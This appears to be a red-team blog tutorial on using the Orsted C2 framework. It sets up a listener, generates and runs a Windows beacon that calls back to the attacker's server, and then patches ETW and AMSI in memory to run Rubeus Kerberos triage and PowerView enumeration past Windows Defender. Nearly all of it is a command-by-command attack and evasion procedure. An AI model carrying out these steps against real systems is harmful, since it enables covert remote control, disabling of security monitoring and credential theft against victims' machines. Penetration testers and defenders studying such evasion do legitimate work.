Using Orsted C2 to run Rubeus and PowerView

I will show how to use Orsted C2 to patch AMSI and ETW then run Rubeus and PowerView. I will only showcase this against basic windows defender.
Setting Up Orsted C2
First lets setup Orsted C2. The documentation to install can be found here: https://almounah.github.io/orsted-doc/intro/3-installation/.
I will clone and compile using:
1
./compile all
I will then start the orsted-server:
1
sudo ./orsted-server run
I will connect to the orsted-server using orsted-client:
1
./orsted-client
In the orsted-client I will start an HTTP listener:
1
orsted-client » listener start http 0.0.0.0 80
I will then generate a windows orsted-beacon:
1

orsted-client » generate beacon windows http 192.168.122.45:80
I will transfer the resulting main_http.exe to my victim machine and run it. This will give me a connection back to the orsted-server.
Running Rubeus
Strategy to follow
The strategy to run Rubeus.exe is:
- Patch ETW
- Start The CLR
- Patch AMSI in
clr.dll - Load
Rubeus.exein memory - Invoke
Rubeus.exein memory
If you do any step before another, you will not be stealth or the process will crash.
Attacking with orsted
- Step 1: Patch ETW
To perform the strategy with orsted you start by loading the evasion DLL inside your process.
1
[Session 1: haroun@DESKTOP-DU89UIV] » load-module evasion
To evade ETW you can run:
1
[Session 1: haroun@DESKTOP-DU89UIV] » evasion etw 1
- Step 2: Start the CLR
To start the CLR in your process, you start by loading the inline-clr DLL inside your process.
1
[Session 1: haroun@DESKTOP-DU89UIV] » load-module inline-clr
Then you simply start the CLR
1
[Session 1: haroun@DESKTOP-DU89UIV] » inline-clr start-clr
- Step 3: Patch AMSI in
clr.dll
As evasion DLL is already in our process, no need to load it again.
To patch AMSI you can use
1
[Session 1: haroun@DESKTOP-DU89UIV] » evasion amsi 7
- Step 4: Load
Rubeus.exein memory
To load Rubeus.exe in memory, start by placing the Rubeus.exe in ./tools/windows/dotnet/Rubeus.exe (default path for dotnet binaries)
You can then run
1
[Session 1: haroun@DESKTOP-DU89UIV] » inline-clr load-assembly Rubeus.exe
- Step 5: Invoke
Rubeus.exe

You invoke Rubeus.exe with the needed arguments
1
[Session 1: haroun@DESKTOP-DU89UIV] » inline-clr invoke-assembly Rubeus.exe triage
Running PowerView
Strategy to follow
The strategy is similar to the one before:
- Patch ETW
- Start The CLR
- Patch AMSI in
AmsiOpenSessionandAmsiScanString - Load
PowerView.ps1in memory - Invoke
PowerViewin memory
Attacking with orsted
- Step 1: Patch ETW
To perform the strategy with orsted you start by loading the evasion DLL inside your process.
1
[Session 2: haroun@DESKTOP-DU89UIV] » load-module evasion
To evade ETW you can run:
1
[Session 2: haroun@DESKTOP-DU89UIV] » evasion etw 1
- Step 2: Start the CLR
To start the CLR in your process, you start by loading the powercliff DLL inside your process.
1
[Session 2: haroun@DESKTOP-DU89UIV] » load-module powercliff
Then you simply start the CLR
1
[Session 2: haroun@DESKTOP-DU89UIV] » powercliff start-powercliff
- Step 3: Patch AMSI in
AmsiOpenSessionandAmsiScanString
As evasion DLL is already in our process, no need to load it again.
To patch AMSI you can use
1
[Session 2: haroun@DESKTOP-DU89UIV] » evasion amsi 5
1
[Session 2: haroun@DESKTOP-DU89UIV] » evasion amsi 6
- Step 4: Load
PowerView.ps1in memory
To load PowerView.ps1 in memory, start by placing the PowerView.ps1 in ./tools/windows/ps1/PowerView.ps1 (default path for ps1)
You can then run
1
[Session 2: haroun@DESKTOP-DU89UIV] » powercliff load PowerView.ps1
- Step 5: Invoke
PowerViewin memory
You invoke a function from PowerView with the needed argument
1

[Session 2: haroun@DESKTOP-DU89UIV] » powercliff exec Get-NetLocalGroupMember -GroupName Administrators